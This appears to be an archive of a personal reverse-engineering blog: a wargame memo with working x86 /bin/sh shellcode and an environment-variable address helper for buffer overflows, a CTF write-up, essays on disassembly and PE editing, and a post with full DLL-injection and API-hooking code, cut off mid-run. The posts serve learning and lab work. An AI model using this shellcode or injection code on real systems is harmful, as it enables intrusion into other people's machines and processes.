Sunday, August 18, 2013

Memo & tools for wargames

Here is a quick post acting as a self-reminder for how to successfully solve wargame levels when you meet buffer overflow vulnerabilities. This post may change in the future if I find anything useful to add.

Shellcode

Here is the one I always use:

\x31\xc0\x89\xc2\x50\x68\x6e\x2f\x73\x68
\x68\x2f\x2f\x62\x69\x89\xe3\x89\xc1\xb0
\x0b\x52\x51\x53\x89\xe1\xcd\x80

Size: 28 bytes. You may seek better shellcode (more compact & with setuid support). Johnathan Salwan has made a great database accessible here: http://www.shell-storm.org/shellcode/


ge0@vlunbuntu:~$ echo -ne "\x31\xc0\x89\xc2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xc1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80" > shellcode
ge0@vlunbuntu:~$ objdump -D --target binary -mi386 shellcode 
shellcode:     file format binary


Disassembly of section .data:

00000000 <.data>:
   0: 31 c0                 xor    %eax,%eax
   2: 89 c2                 mov    %eax,%edx
   4: 50                    push   %eax
   5: 68 6e 2f 73 68        push   $0x68732f6e
   a: 68 2f 2f 62 69        push   $0x69622f2f
   f: 89 e3                 mov    %esp,%ebx
  11: 89 c1                 mov    %eax,%ecx
  13: b0 0b                 mov    $0xb,%al
  15: 52                    push   %edx
  16: 51                    push   %ecx
  17: 53                    push   %ebx
  18: 89 e1                 mov    %esp,%ecx
  1a: cd 80                 int    $0x80
ge0@vlunbuntu:~$ 


Test:


ge0@vlunbuntu:~$ cat testshellcode.c
const char* shellcode = 
"\x31\xc0\x89\xc2\x50\x68\x6e\x2f\x73"
"\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89"
"\xc1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80";

int main() {
 void (*sh)() = (void(*)())shellcode;
 sh();
}
ge0@vlunbuntu:~$ gcc -o testshellcode testshellcode.c
ge0@vlunbuntu:~$ ./testshellcode 
$ whoami
ge0
$ exit
ge0@vlunbuntu:~$ 


Retrieving an environment variable's address

In case you put your shellcode in an environment variable, a tool may be useful in order to recover its address, given the variable name in addition of the target binary.


ge0@vlunbuntu:~/c$ cat getenv.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
 char *ptr;

 if(argc < 3) {
  printf("Usage: %s <environment variable> <target name program>\n", argv[0]);
  exit(0);
 }
 ptr = getenv(argv[1]); /* get env var location */
 ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* adjust for program name */
 printf("%s will be at %p\n", argv[1], ptr);

 return 0;
}
ge0@vlunbuntu:~/c$ gcc -o getenv getenv.c
ge0@vlunbuntu:~/c$ ./getenv
Usage: ./getenv <environment variable> <target name program>
ge0@vlunbuntu:~/c$ export SHELLCODE=`echo -ne "\x31\xc0\x89\xc2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\x89\xc1\xb0\x0b\x52\x51\x53\x89\xe1\xcd\x80"`
ge0@vlunbuntu:~/c$ echo $SHELLCODE
1���Phn/shh//bi�����
                    RQS��̀
ge0@vlunbuntu:~/c$ ./getenv SHELLCODE ARandomBinaryToExploit
SHELLCODE will be at 0xbf8355b0
ge0@vlunbuntu:~/c$


And if you want to get things done quickly:


ge0@vlunbuntu:~/c$ wget http://geoffrey.royer.free.fr/ge0/blog/memo_wargame/getenv.c 2> /dev/null
ge0@vlunbuntu:~/c$ gcc -o getenv getenv.c


Please find all the interesting files there: http://geoffrey.royer.free.fr/ge0/blog/memo_wargame

Enjoy & happy hacking!

Ge0

Thursday, August 8, 2013

Thoughts about disassembling algorithms

A few days ago, I was thinking about an old project that I have been thinking about for over two years now. I did not especially work on it, since I had a lack of motivation and skill.

Recently I came up with the idea that if I started softly then I could perform to do something valuable. So this article will focus on a problem that is part of my project: disassembling algorithms.

If you have a bit of acquaintance with the topic, then you should know at least there are two main algorithms used in order to disassemble binary code:
  • Linear Sweep: the most simple algorithm, since it takes a region and disassemble it sequentially, converting each byte it founds to an instruction, regardless of wether it really is an instruction or simply some data.
  • Recursive Traversal: one more complex algorithm that consists in emulating the code, thus disassembling portions referenced by other instructions like (un)conditional jumps for example. One can distinguish code from data thanks to such an algorithm.
Therefore you may doubt that this post will focus on the last algorithm, because it is a bit more complicated that the first one. Moreover, you may found it in many known pieces of software, such as OllyDbg or, most commonly, IDA. There are also opensource tools that implement this algorithm, like the miasm framework.

There are several questions that might come up to your mind when you think about such an algorithm. For example, in intel x86 assembly language, given a region of code that is aimed to be disassembled for readability purpose, how would the algorithm behave when it reaches a conditional jump? What about an unconditional one? Do not forget the call & ret instructions as well!

When you meet such an instruction that references another memory address that is meant to be executed according to your context (I mean, register's values and flag's), you have to perform an analysis over it, even though you still have to disassemble further instructions at the current address if it's a conditional jump or a call.

In a nutshell, I came up with a hierarchy that structures the different kind of instructions that would help us perform Recursive Traversal algorithm:

  • Normal instruction: nothing to say about it, such instructions do not deal with direct memory references (exemple: xor eax, eax; mov eax,5 ; mov eax, [edx+4], etc.);
  •  Referencing instruction: contrary to a normal instruction, this one deals with direct memory address. It can be a branching instruction (call 0xdeadbeef) as an instruction that loads a value from an address (mov esi, [0xdeadbeef]). The last one could help us assuming that there is data at the given address, not code;
  • Flow instruction: it is a referencing instruction that is likely to alter the program counter: jumps, calls, etc. So the referenced memory address obviously contains code;
  • Hijack Flow instruction: I actually didn't find any best suitable term since English is not my first language, but I'm willing to think that it could be understandable: this last category covers unconditional jumps and ret instructions, since the next opcodes, if any, aren't especially meant to be executed.
 With such instruction types, it is fairly possible to disassemble binary code - no matter from what instruction set they come from - with the recursive traversal algorithm. Indeed, you can assign a custom behavior to each instruction's category and record memory addresses to disassemble / reference in your region.

As we said earlier regarding this algorithm, the main goal is to distinguish code from data. By tracing through the code, we will be able to record much information.


the miasm framework identifies the execution flow by identifying blocks of code and chaining them if there are branching instructions that tie them together. A block is made of a starting memory address and a length in bytes. Once you have these blocks into your memory region, you can assume that these will contain code and other non-referenced bytes would be data. This is not sufficient, but so far it is a good start. The figure 1 shows a diagram explaining how splitting code into memory regions could work.

Figure 1 - Splitting a code region into binary blocks

In this example, written in pseudo-code, we can see that there are a jmp $+3 instruction, meaning in our case "jumps 3 instructions farther" (whereas, in the intel instruction set, it means "jumps 3 bytes farther"). The instruction referenced by our jump would be "push 0x03". The other instructions "xor eax, eax" and "mov eax, 0xdeadbeef" are bypassed, thus not being referenced by any "binary block". It actually doesn't matter because there is no reason to execute this chunk of code.

To sum things up, still in our example, the first block goes from "push ebp" up to "jmp $+3", and contains 3 instructions (in a real case, the length would relate to the number of bytes, I guess you get it) and the second one goes from push 0x03 up to the last instruction - ret.

After having gathered all the information regarding the code blocks, it will be easy enough to disassemble code that is likely to be executed.


Now that we have a rough idea of what we could to, we could go on designing a simple flowchart explaining the Recursive Traversal algorithm. A few words to explain the steps...

We will maintain a stack of addresses to analyse, I mean, addresses that contain code, not data. The first address that will be pushed on to the stack will be the address of the program's entry point.

Then we enter a loop, popping the address at the top of the stack. Before disassembling the opcodes to get the desired instruction, several checks are performed. Indeed! Have we successfully popped an address? Is the address at the end of the memory region, meaning that there's not any opcode left to disassemble? That's the point!

If there are enough remaining opcodes, then we disassemble them, calculating the current instruction's length and memorizing it into a total sum. The total sum actually aims to be the block's length.

Things become interesting when we have a flow instruction (see the categories I suggested you above). If it is the case, then we have to push the target address into the stack for further disassembling if this address has not been analyzed yet (referenced by any existing block). And given the fact that it instruction hijacks the current flow (unconditional jump / ret) or not, we save the current binary block we are feeding and start a new one.

Since pictures are much more worthy than a long speech, let me show you the figure 2. It simply consists in the algorithm I just explained.


Figure 2 - Experimental Recursive Traversal flow chart

I'm willing to think that there are much better algorithms that mine. I actually didn't dig enough into smiasm code despite it is the only concrete example I have, but this article aimed to explain some way to understand how such an algorithm would work.

This could be the cornerstone for many projects, like a Reverse Engineering tool, simple disassembler or behaviour analyser. The ideas are not missing, just time!

Thanks for having read.

Ge0

References:
Miasm - Reverse Engineering framework - http://code.google.com/p/miasm
Binary Disassembly Block Coverage by Symbolic Execution vs. Recursive Descent - http://www.reddit.com/r/ReverseEngineering/comments/16tmpu/binary_disassembly_block_coverage_by_symbolic/
The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler - http://www.amazon.com/The-Ida-Pro-Book-Disassembler/dp/1593272898

Sunday, March 17, 2013

ForbiddenBits Ctf WriteUp - Invisible

Hi Folks,

I tried to run the ForbiddenBits Ctf on my own during this week-end, and despite my lack of motivation I managed to perform one of the several given challenges; it's called "invisible".

We are given a URL that points to... A blank page. Not that blank. Viewing the source code & typing ctrl+a informs us that the page actually contains spaces and tabulations.

You can find the content at http://geoffrey.royer.free.fr/ge0/blog/forbiddenbits_writeup_invisible/file.txt

I therefore remembered of a programming language called WhiteSpace and I felt lucky at this time! All we have to do is to download a whitespace interpreter / debugger to run the script. You can find one at http://www.burghard.info/Code/Whitespace/index.html. I have compiled the program for the Windows platform here: http://geoffrey.royer.free.fr/ge0/blog/forbiddenbits_writeup_invisible/inter.exe

Compiling the program & launching it with our whitespace script directly spawns an invisible; the challenge's actually not over and we are asked for a password to input. And if our password goes wrong, we are told so.

C:\Users\Geoffrey\Documents\ForbiddenBits\WhiteSpace\pack\Debug>inter file.txt
WhiteSpace interpreter in C++ (speedy!!)
Made by Oliver Burghard Smarty21@gmx.net
in his free time for your and his joy
good time and join me to get Whitespace ready for business
For any other information dial 1-900-WHITESPACE
Or get soon info at www.WHITESPACE-WANTS-TO-BE-TAKEN-SERIOUS.org
-- WS Interpreter C++ ------------------------------------------
pass
wrong

Since I am not a WhiteSpace hacker, I decide to run the script with the debug option.

C:\Users\Geoffrey\Documents\ForbiddenBits\WhiteSpace\pack\Debug>inter file.txt -d
WhiteSpace interpreter in C++ (speedy!!)
Made by Oliver Burghard Smarty21@gmx.net
in his free time for your and his joy
good time and join me to get Whitespace ready for business
For any other information dial 1-900-WHITESPACE
Or get soon info at www.WHITESPACE-WANTS-TO-BE-TAKEN-SERIOUS.org
-- WS Interpreter C++ ------------------------------------------
1 push 119
2 push 0
3 inc

There aree three instructions that "pushes" values. Probably onto a stack? But it's not such a big deal; by instinct I decide to find out what the 119 means. Its ASCII values corresponds to 'w'. Typing a w and pressing enter make me run through more code.

C:\Users\Geoffrey\Documents\ForbiddenBits\WhiteSpace\pack\Debug>inter file.txt -d
WhiteSpace interpreter in C++ (speedy!!)
Made by Oliver Burghard Smarty21@gmx.net
in his free time for your and his joy
good time and join me to get Whitespace ready for business
For any other information dial 1-900-WHITESPACE
Or get soon info at www.WHITESPACE-WANTS-TO-BE-TAKEN-SERIOUS.org
-- WS Interpreter C++ ------------------------------------------
1 push 119
2 push 0
3 inc
w
4 push 0
5 retrive
6 sub
7 jumpz 325
9 label 325
10 push 115
11 push 0
12 inc
13 push 0
14 retrive
15 sub
16 jumpz 327
17 jump 323
129 label 323
130 push 119
131 outc
w132 push 114
133 outc
r134 push 111
135 outc
o136 push 110
137 outc
n138 push 103
139 outc
g140 exit

Looks like the more good characters you have, the more you can find the other ones. We can see the "push 115" instruction after a kind of conditionnal jump. The 155 value finds its pair as 's' into the ASCII table. By repeating such a procedure we can find the pass: "wslang".

C:\Users\Geoffrey\Documents\ForbiddenBits\WhiteSpace\pack\Debug>inter file.txt
WhiteSpace interpreter in C++ (speedy!!)
Made by Oliver Burghard Smarty21@gmx.net
in his free time for your and his joy
good time and join me to get Whitespace ready for business
For any other information dial 1-900-WHITESPACE
Or get soon info at www.WHITESPACE-WANTS-TO-BE-TAKEN-SERIOUS.org
-- WS Interpreter C++ ------------------------------------------
wslang
The key is We_are_Nasus

Funny challenge, pretty straightforward, not that time-consuming if you already know what WhiteSpace is. Otherwise you've been given another (useless :P) knowledge. It was my unique write-up of this ctf. I am a wanker and I know it. See you guys! :))

Ge0

Sources:

ForbiddenBits - http://forbiddenbits.net/
WhiteSpace language - http://en.wikipedia.org/wiki/Whitespace_%28programming_language%29

Sunday, August 19, 2012

Dumping the memory of a process: easy recipe

Hi folks,

Though I promised an article dealing with adding free space to an existing section inside a PE, this little one will discuss with the dump of a process, eg. getting its memory content to save it in a file for a further analysis.

It can consist of several steps:
  • Listing every threads (quite important);
  • Suspending each thread so the memory will remain untouched while we dump the process;
  • Reading the memory;
  • Writing it into a file;
  • Resuming the suspended threads as if nothing happened.
Quite easy actually. A source code can to the whole stuff for you, using documented API and undocumented ones as well.

And I was meant to write a proof-of-concept for anyone that you may find here:

https://github.com/Ge0bidouille/ProcessMemoryDumper

I'm pretty sure that the source code is clear enough but feel free to drop a feedback if wanted!

Thanks go out to 0verclok for his feedbacks. :-)

Ge0

Saturday, August 4, 2012

Adding a section to your PE: the easy way

Hello again folks,

As I told you, I would release a little tool that let you to add a section to the pe binary of your choice, considering that it's compiled for a x86 target because my lib does not support the x64 one, a.k.a PE32+ or PE+.

Supposing you already know what the article deals with, I will even recall you a bit about what a section is: simply a region of code, which granularity is a memory page (4096 bytes). A section may contain whatever you want: code, data, read-only data... Therefore we point a first interest out: changing the access rights from section to section as well.

By adding a section to your binary, you may create a "code cave" and then put customised opcode / data... This is somewhat useful when you wish to patch a binary (cracking purposes? :P)

Now I suggest you to dive a bit into adding a fresh and new section to your binary...

First of all you have to choose a name and characteristics. This is the easy part.

But you have to think also about other useful information such the starting VirtualAddress, the size of raw data, etc. Since we told that the granularity of a section is actually a memory page, the VirtualAddress field's value must be 4096 bytes aligned and also must follow after the last section's VirtualAddress value plus its VirtualSize (very important in order not to overlap the whole).

E.G. suppose we have a binary composed of two sections: ".text" and ".data". Here is the mapping:

.text 0x00001000 : size 0x3000 bytes
.data 0x00004000 : size 0x2000 bytes

Because the .data section is 0x2000 bytes length, its relative memory addresses range will go from 0x00004000 to 0x00005FFF. So our new section will be located at 0x00006000.

Instead of doing some math (even though you like it, hackers!) you may get this value by actually copying the one of this the SizeOfImage field in OptionalHeader.

Your section must point to a physical space of data (actually this is not mandatory since some sections does not require some initialized data and just ask the loader to allocate a memory page...) that you'll have to create. So you should append some bytes to your binary. The number of bytes must be aligned to the FileAlignment field of OptionalHeader. With this new created bunch of bytes, you may provide further details to your section, such PointerToRawData, SizeOfRawData etc.

Secondly you have to make sure you have enough raw space to put the section header. Because in the memory page going from 0x00000000 to 0x00001000, you have both the MZ header and the PE header. And, at the end of the PE headers, you have every section headers; so if you miss space you would not be able to put your new section header... My algorithm unfortunately does not handle this case yet.

After having put it, you definitely have to edit two fields in the existing headers:
- the first one is obviously the SizeOfImage field that we talked about above; because your binary will grow after that;
- incrementing the NumberOfSection field located in the FileHeader since you have a fresh and new section.

And you're done! :-)

You may check the AddSection method's code that implements such algorithm.
VOID PortableExecutable::AddSection(PortableExecutable::SectionHeader& newSectionHeader) {
    DWORD dwRawSectionOffset = (DWORD)GetFileSize();

    /* Aligns dwRawSectionOffset to OptionalHeader.FileAlignment */
    dwRawSectionOffset += this->m_imageNtHeaders.OptionalHeader.FileAlignment - (dwRawSectionOffset % this->m_imageNtHeaders.OptionalHeader.FileAlignment);

    /* Does the whole header's length overflows OptionalHeader.SizeOfHeaders? */
    if(
        (sizeof(IMAGE_DOS_HEADER) + sizeof(IMAGE_NT_HEADERS) + (this->m_imageNtHeaders.FileHeader.NumberOfSections * sizeof(IMAGE_SECTION_HEADER)))
        > this->m_imageNtHeaders.OptionalHeader.SizeOfHeaders
        ) {

            /* If it's the case, add free space */
            AddFreeSpaceAfterHeaders( this->m_imageNtHeaders.OptionalHeader.FileAlignment );

            /* Adding 'FileAlignment' value to SizeOfHeaders fields then */
            this->m_imageNtHeaders.OptionalHeader.SizeOfHeaders += this->m_imageNtHeaders.OptionalHeader.FileAlignment;

    }

    newSectionHeader.SetPointerToRawData(dwRawSectionOffset);

    /* Adding the new section header */
    this->m_sectionHeaders.push_back(newSectionHeader);

    /* Incrementing the 'NumberOfSections' field */
    ++this->m_imageNtHeaders.FileHeader.NumberOfSections;

    /* Adding to SizeOfImage the SectionAlignment value */
    this->m_imageNtHeaders.OptionalHeader.SizeOfImage += this->m_imageNtHeaders.OptionalHeader.SectionAlignment;

    /* Rewriting the whole headers */
    m_stream.seekg(this->m_imageDosHeader.e_lfanew, std::ios::beg);
    m_stream.write((const char*)&this->m_imageNtHeaders, sizeof(IMAGE_NT_HEADERS));

    /* Rewriting the section headers then */
    std::vector<PortableExecutable::SectionHeader>::iterator it =
        this->m_sectionHeaders.begin();

    while(it != this->m_sectionHeaders.end()) {
        m_stream.write((const char*)&it->ImageSectionHeader(), sizeof(IMAGE_SECTION_HEADER));
        ++it;
    }

    /* Finally adding 'FileAlignment' bytes to the end of the file,
    which actually corresponds to the section's memory space! */
    m_stream.seekg(this->m_sectionHeaders.at( this->m_sectionHeaders.size()-1).GetPointerToRawData(), std::ios::beg);

    char* bytes = new char[this->m_imageNtHeaders.OptionalHeader.FileAlignment];
    ::memset(bytes, '\0', this->m_imageNtHeaders.OptionalHeader.FileAlignment);
    m_stream.write(bytes, this->m_imageNtHeaders.OptionalHeader.FileAlignment);
    delete[] bytes;
}


The method does not seem bogus on normal PE. But because I sometimes enjoy repeating myself, do not use it on corkami's files. ;-)

With these algorithms comes a basic-and-not-so-friendly toll called (warning!!!!) PeAddSection that asks your for a binary, section name and section characteristics so it will create a section into the binary if possible

#include <iostream>
#include <cstdlib>
#include <Windows.h>

#include "../PortableExecutable/PortableExecutable.h"

using namespace std;

DWORD ParseCharacteristics(LPCTSTR lpCharacteristics);

int main(int argc, char** argv) {
    DWORD dwCharacteristics;
    if(argc < 4) {
        printf("Usage: %s <pe file> <section name> <characteristics>\n", argv[0]);
        ExitProcess(-1);
    }
    
    try {
        dwCharacteristics = ParseCharacteristics(argv[3]);
        PortableExecutable pe(argv[1]);
        
        cout << "[*] Listing section headers." << endl;
        vector<PortableExecutable::SectionHeader>::iterator it = pe.SectionHeaders().begin();

        while(it != pe.SectionHeaders().end()) {
            cout << setw(9) << left << setfill(' ') << it->GetName() <<  " ";
            cout << "0x" << setw(8) << hex << setfill('0') << right << it->GetVirtualAddress() << endl;
            ++it;
        }
        cout << "[*] Adding " << argv[2] << " section... with 0x" << ParseCharacteristics(argv[3]) << " in characteristics..." << endl;
        pe.AddSection(argv[2],  dwCharacteristics);
        cout << "[+] Normally done, check your pe!" << endl;
    } catch(const PortableExecutable::Exception& e) {
        cout << e.what() << endl;
        return -1;
    }

    return EXIT_SUCCESS;
}

DWORD ParseCharacteristics(LPCTSTR lpCharacteristics) {
    DWORD dwValue = 0;
    if(strlen(lpCharacteristics) == 10 && _strnicmp("0x", lpCharacteristics, 2) == 0) {
        sscanf_s(lpCharacteristics + 2, "%08X", &dwValue);
    }
    return dwValue;
}

All the stuff may be downloaded and followed here: https://github.com/Ge0bidouille/PeTools (I have created a new repository and modified the previous article). Help yourself!

That's all for the moment. Next time we will see an easy way to add free space to an existing section without creating a new one.

See you!

Ge0

Thursday, August 2, 2012

PE binaries modification, toward a library and a set of useful tools

Hi folks,

Sure it's been a while since I have not posted any blog entry. I was actually quite busy because of the studies and the like (mainly the studies I guess... Forced to learn Java, xml & other undesirable stuff).

A year after here is a post that deals with the portable executable file format. In fact I was quite pleased by R4ndom's blog: Modifying Binaries: The Never Ending Program. It reminded me an old work that was relinquished in the inners of my external hard drive (lol): a beginning of a library that let you deal with the portable executable file format.

Sure it might not handle corkami's tricky files, but it might help in the case of R4ndom's need: creating, for example, a cave of free space to add opcodes/data/anything you want.

The beginning of my library can be found here: https://github.com/Ge0bidouille/PeTools/, so help yourself as well. :-)

If you are quite interested in such a project, if you have already started your own one etc. feel free to get in touch with me so we could work together on it.

I unfortunately have a limited availability to both write a complete blog entry and release a relevant little tool that might be considered as a proof-of-concept of appending editable bytes into a pe binary. In addition of creating another blog entry, I will see how I could broadcast the tool (I actually cannot access my free.fr ftps since I am currently not located in France...).

Suggestions about all that stuff are obviously welcome.

Catch up later on this blog! In between stay in touch on twitter...

Ge0

Tuesday, July 26, 2011

Hot Patching a function: little example with Api Monitoring

Hi folks,

As mentionned in my last post, I wish I had made a blog entry concerning the hot patching. I didn't have much time for practicing it but I finally managed to prove this concept briefly.

I will provide three source codes which concern:
- a program that will inject a customized dll into a process of your choice;
- a dll that will hot patch the "GetModuleHandleA" function which is exported by the kernel32.dll module;
- a program to "hot patch".

Remembering the concept of "hot patching"

So, sometimes when you're diving into a reverse code engineering session, you might find instructions like "MOV EDI,EDI" as the first instruction of an exported routine from a module (eg. kernel32.dll, user32.dll...). This instruction looks useless but in reality it isn't. Moreover, if we look just a little above, we can see either five nop instructions or int3 ones. I don't especially think that they're runned by your processor.

These instructions aren't there by accident. They are there in order to allow us to "hot patch" the function / routine". Indeed, the "MOV edi, edi" measures 2 bytes and the sequence of nop / int3 instructions measures 5 bytes.

The concept of the hot patching consists in overwriting these seven bytes while running the process. The two bytes of "MOV edi, edi" will be overwritten by a short jump; this short jump then redirects the execution stream to the five nop / int3 instructions. And these 5 bytes are patched by a far jump / call, for example.

In our case, if we want to make API monitoring, we shall write a far call to our customized procedure that will print out "This function was called!" on the screen. This is a good start, isn't it?

But there's a little problem though. Suppose your routine, which role is to inform you of the attempt to call the hot patched function, finishes its execution, then you encounter the ret instruction. This instruction will obviously pop the saved instruction pointer of the stack.

And this saved instruction pointer will redirect our stream to... The short jump that we have written instead of "MOV edi, edi"! So we have to increase this saved EIP by two bytes. In fact that's easy:

void DLL_EXPORT foo() {
    asm("addl $2, 4(%ebp)");
    printf("GetModuleHandle was called!\n");
}

The saved EIP points to [ebp+4] because of the stack frame. Our function will be exported from a dll that we would have previously injected. And this function will have a prologue such as "PUSH EBP" and "MOV EBP, ESP"... And the "PUSH EBP" pushes a value onto the stack. It means that the stack looks like:

+--------------+ <---- ebp / esp
|  saved ebp   |
+--------------+ <---- ebp + 4
|  saved eip   |
+--------------+

The reason why I choose ebp instead of esp - and in fact it doesn't really matter in this case - is that by convention you can find the first argument of the routine at ebp+8, the second argument at ebp+12... When you've a stack frame. And at ebp+4 you've your saved EIP; you're not supposed to modify it, unless you're smashing the stack (buffer overflow).

So, by increasing the interesting value by two bytes, we will return after the short jump (the old "MOV edi, edi") and, after this instruction, there is the code of the routine.

What have we done? We have made a detour. Our "foo" function has been called before the GetModuleHandle function.

Now it's time to practice. First of all, here is the code of the dll to inject; it has both a header file and a C source file:

main.h
#ifndef __MAIN_H__
#define __MAIN_H__

#include <stdio.h>
#include <windows.h>

/*  To use this exported function of dll, include this header
 *  in your project.
 */

#ifdef BUILD_DLL
    #define DLL_EXPORT __declspec(dllexport)
#else
    #define DLL_EXPORT __declspec(dllimport)
#endif


#ifdef __cplusplus
extern "C"
{
#endif


void DLL_EXPORT foo();

#ifdef __cplusplus
}
#endif

#endif // __MAIN_H__


main.c
#include "main.h"


void DLL_EXPORT foo() {
    asm("addl $2, 4(%ebp)");
    printf("GetModuleHandle was called!\n");
}


void HotPatch(LPVOID lpOldFunction, LPVOID lpNewFunction)  {

    /* -5 because of the nop / int3 instructions */
    LPVOID lpNewOldFunctionPointer = lpOldFunction - 5;

    DWORD dwOldProtectionValue, dwNewProtectionValue;

    /* Calculating the call destination (-5 because of the call size) */
    LPVOID lpCallDestination = (LPVOID)(lpNewFunction - lpNewOldFunctionPointer - 5);

    VirtualProtect( (LPDWORD) lpNewOldFunctionPointer, 7, PAGE_EXECUTE_READWRITE, &dwOldProtectionValue);

    /* Writing the call */
    memcpy((LPVOID)lpNewOldFunctionPointer, "\xE8", sizeof(char));
    memcpy((LPVOID)(lpNewOldFunctionPointer + 1), &lpCallDestination, sizeof(LPVOID));

    /* Writing the jump */
    memcpy((LPVOID)(lpNewOldFunctionPointer + 5), "\xEB\xF9", 2 * sizeof(char));

    /* Set back the old protection */
    VirtualProtect((LPDWORD) lpNewOldFunctionPointer, 7, dwOldProtectionValue, &dwNewProtectionValue);
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HINSTANCE hDll = LoadLibrary("kernel32.dll");


    LPVOID lpFunctionToHook = GetProcAddress(hDll, "GetModuleHandleA");

    switch (fdwReason)
    {
        case DLL_PROCESS_ATTACH:


            // Rulz babe
            HotPatch(lpFunctionToHook, (LPVOID)foo);

            break;

        case DLL_PROCESS_DETACH:
            // detach from process
            break;

        case DLL_THREAD_ATTACH:
            // attach to thread
            break;

        case DLL_THREAD_DETACH:
            // detach from thread
            break;
    }
    return TRUE; // succesful
}

As you can see, when the DLL is loaded, it immediately "hot patches" the GetModuleHandle function in kernel32.dll - supposing that it's hot patchable and it is in my OS (Win7 x64).

We miss a dll injector and a little program. Here are the codes:

injector.c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>

int InjectDllIntoProcess(DWORD dwPid, LPCTSTR szDll);
DWORD ProcessNameToPid(LPCTSTR lpszProcessName);

int main(int argc , char* argv[]) {

    if(argc < 3) {
        printf("Usage: %s <process> <dll>\n",argv[0]);
        exit(EXIT_FAILURE);
    }

    if(InjectDllIntoProcess(ProcessNameToPid(argv[1]),argv[2])) {
        printf("=== Dll successfully injected ===\n");
    }


    return EXIT_SUCCESS;
}


int InjectDllIntoProcess(DWORD dwPid, LPCTSTR szDll) {
    LPVOID                  lpReservedSpace         = NULL;
    DWORD                   dwSizeOfDllPath         = strlen(szDll) + 1;
    DWORD                   dwRet                   = 0;
    DWORD                   dwStatus                = 0;
    HANDLE                  hRemoteThread           = NULL;
    LPTHREAD_START_ROUTINE  lpThreadStartRoutine    = NULL;
    DWORD                   dwRemoteThreadId        = -1;
    printf("Opening the process... ");

    HANDLE hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, dwPid);
    if(hProcess != NULL) {

        printf("[OK]\nAllocating memory into the process...\n");
        LPVOID lpReservedSpace = VirtualAllocEx( hProcess, NULL, dwSizeOfDllPath, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        if(lpReservedSpace != NULL) {

            printf("[OK]\nWriting into the allocated memory space...\n");
            dwStatus = WriteProcessMemory(hProcess, lpReservedSpace, szDll, dwSizeOfDllPath , 0);
            if(dwStatus) {

                printf("[OK]\nCreating a remote thread into the process...\n");

                lpThreadStartRoutine = (LPTHREAD_START_ROUTINE)GetProcAddress(LoadLibrary("kernel32"),"LoadLibraryA");
                hRemoteThread = CreateRemoteThread(hProcess, NULL, 0, lpThreadStartRoutine, lpReservedSpace, 0 , &dwRemoteThreadId );

                if(hRemoteThread != NULL) {
                    printf("[OK]\n");
                    WaitForSingleObject(hRemoteThread, INFINITE);
                    VirtualFreeEx(hProcess, lpReservedSpace, 0, MEM_DECOMMIT);

                    CloseHandle(hProcess);
                    CloseHandle(hRemoteThread);

                    dwRet = 1;
                }
            }
        }
    }

    return dwRet;
}

DWORD ProcessNameToPid(LPCTSTR lpszProcessName) {
    HANDLE      hSnapshot;
    PROCESSENTRY32  proc;
    DWORD       dwPid = -1;

    proc.dwSize = sizeof(PROCESSENTRY32);

    if((hSnapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0)) != INVALID_HANDLE_VALUE) {

        if(Process32First(hSnapshot, &proc)) {
            if(!strcmp(lpszProcessName, proc.szExeFile)) {
                dwPid = proc.th32ProcessID;
            }

            while(dwPid == -1 && Process32Next(hSnapshot, &proc)) {
                if(!strcmp(lpszProcessName, proc.szExeFile)) {
                    dwPid = proc.th32ProcessID;
                }
            }
        }

        CloseHandle(hSnapshot);
    }

    return dwPid;
}


Finally, the target program.

hotpatchme.c
#include <stdio.h>
#include <windows.h>

int main(int argc, char **argv) {
    printf("Press enter once you've hooked.\n");
    getchar();
    GetModuleHandle(NULL);
}

Let's try the stuff.

C:\Users\Geoffrey\Mes documents\CPP>hotpatchme.exe
Press enter once you've hooked.


C:\Users\Geoffrey\Mes documents\CPP>

Relaunch it without pressing enter:

C:\Users\Geoffrey\Mes documents\CPP>hotpatchme.exe
Press enter once you've hooked.

In another prompt, launch the injector:

C:\Users\Geoffrey\Mes documents\CPP>dllinjector.exe
Usage: dllinjector.exe

C:\Users\Geoffrey\Mes documents\CPP>dllinjector.exe hotpatchme.exe hotpatch.dll
Opening the process... [OK]
Allocating memory into the process...
